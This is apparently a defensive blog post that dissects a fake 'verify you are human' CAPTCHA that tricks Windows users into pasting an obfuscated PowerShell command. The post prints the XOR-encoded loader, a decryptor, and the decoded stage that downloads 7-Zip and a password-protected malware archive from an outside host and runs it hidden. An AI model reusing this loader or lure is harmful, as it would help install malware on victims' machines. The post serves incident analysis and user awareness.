
A colleague of mine was trying to access a download link when they hit a page that blocked them with a standard-looking “Verify you are human” CAPTCHA.
Instead of selecting traffic lights, the site claimed there was a browser issue and instructed them to:
- Click a button to “copy the verification steps.”
- Open PowerShell (
Win + R, typepowershell). - Press
Ctrl + Shift + Vto paste and run.
Fortunately, they paused and pinged me.
We grabbed the copied clipboard data. Interestingly, when we opened the link on my Linux laptop, the payload didn’t even trigger—the script specifically targets Windows browser sessions. Here is what we found when we analyzed the clipboard data.
The Clipboard Trap
When they clicked that fake “Verify” button, JavaScript on the page overwrote their system clipboard with this single-line PowerShell command:
<# Verification code: 1D0E431FE166 #> $i67z1='aDO5a9c6';$rq2b='4532294f1609...';$l4='';for($a9tu9=0;$a9tu9 -lt $rq2b.Length;$a9tu9+=2){$l4+=[char](([convert]::ToInt32($rq2b.Substring($a9tu9,2),16))-bxor[int][char]$i67z1[$a9tu9/2%$i67z1.Length])};.([ScriptBlock]::Create($l4))Since the browser sandbox prevents web pages from running commands on your machine directly, attackers abuse human muscle memory to get you to execute the code yourself.
Deobfuscating the Code
The PowerShell script hides its actions using a simple Bitwise XOR encryption routine:
- The Key (
$i67z1): A static seed ('aDO5a9c6'). - The Ciphertext (
$rq2b): A hex string representing encrypted characters. - The Loop: It reads the hex string two characters at a time, converts them to bytes, and XORs them against the key.
We wrote a quick Python function to decrypt it safely:
def decrypt_payload(hex_data, key='aDO5a9c6'):
    decrypted = ""
    for i in range(0, len(hex_data), 2):
        hex_byte = int(hex_data[i:i+2], 16)
        key_char = ord(key[(i // 2) % len(key)])
        decrypted += chr(hex_byte ^ key_char)
    return decrypted

# Call with the raw hex string
print(decrypt_payload("4532294f1609..."))
What the Payload Actually Does
Running the decryption code spits out the raw, nested PowerShell instructions:
$vfzw0o='[System.Net.ServicePointManager]::SecurityProtocol=[System.Net.SecurityProtocolType]::Tls12;$g7=''zip'';$h8=''123'';$i9=Join-Path $env:TEMP ([System.IO.Path]::GetRandomFileName());New-Item -ItemType Directory -Path $i9 -Force|Out-Null;$j10=Join-Path $i9 ([System.IO.Path]::GetRandomFileName()+''.exe'');$k11=Join-Path $i9 ([System.IO.Path]::GetRandomFileName()+''.''+$g7);$l12=0;for($m13=0;$m13 -lt 3 -and -not $l12;$m13++){try{if(-not (Test-Path $j10)){Invoke-WebRequest -Uri ''https://ns-claude-js.beer/api/7z.exe'' -OutFile $j10 -UseBasicParsing}Invoke-WebRequest -Uri ''https://ns-claude-js.beer/api/index.php?a=dl&r=a9f2cb8728ed41d75799b1238cae3f36c64955b8989bb88b8e199b128991d70f&etg=DEl6&umxb=75SCTtWSqN&jd=JuIx5YyN'' -OutFile $k11 -UseBasicParsing;if(Test-Path $k11){$l12=1}else{Start-Process -FilePath $r18 -WindowStyle Hidden}};try{Remove-Item -LiteralPath $k11 -Force -ErrorAction SilentlyContinue}catch{};try{if(Test-Path $j10){Remove-Item -LiteralPath $j10 -Force -ErrorAction SilentlyContinue}}catch{};';Start-Process -WindowStyle Hidden powershell -ArgumentList '-NoProfile','-WindowStyle','Hidden','-Command',$vfzw0o;exitHere is the breakdown of what the malware does in the background:
- Creates a Hidden Directory: Initializes a workspace inside the system temp directory (
$env:TEMP). - Downloads 7-Zip (
7z.exe): PowerShell lacks a clean command-line zip extractor for password-protected files, so it pulls 7-Zip to handle it. - Downloads the Malware Archive: Fetches a password-secured
.zipfile using password123to bypass basic stream-scanning firewall inspection. - Executes & Evades: Launches the secondary payload silently using
Start-Process -WindowStyle Hiddenand deletes the temporary files.
Summary & Post-Incident Clean-Up
Once we understood the scope, we immediately took precaution: we verified that my colleague hadn’t hit Enter, flushed the DNS cache, cleared the browser session cookies, and reviewed their active background processes just in case. Fortunately, because they stopped and asked, no harm was done.
But this highlights a growing trend: as browsers and endpoint detection (EDR) solutions get better at blocking exploits, attackers are pivoting back to exploiting the human interface.
The security takeaway is simple: never paste commands from a website into your terminal. Real human-verification systems (like Cloudflare Turnstile or Google reCAPTCHA) execute safely within the browser sandbox. If a site asks you to copy-paste commands to prove you’re human, it’s always a trap.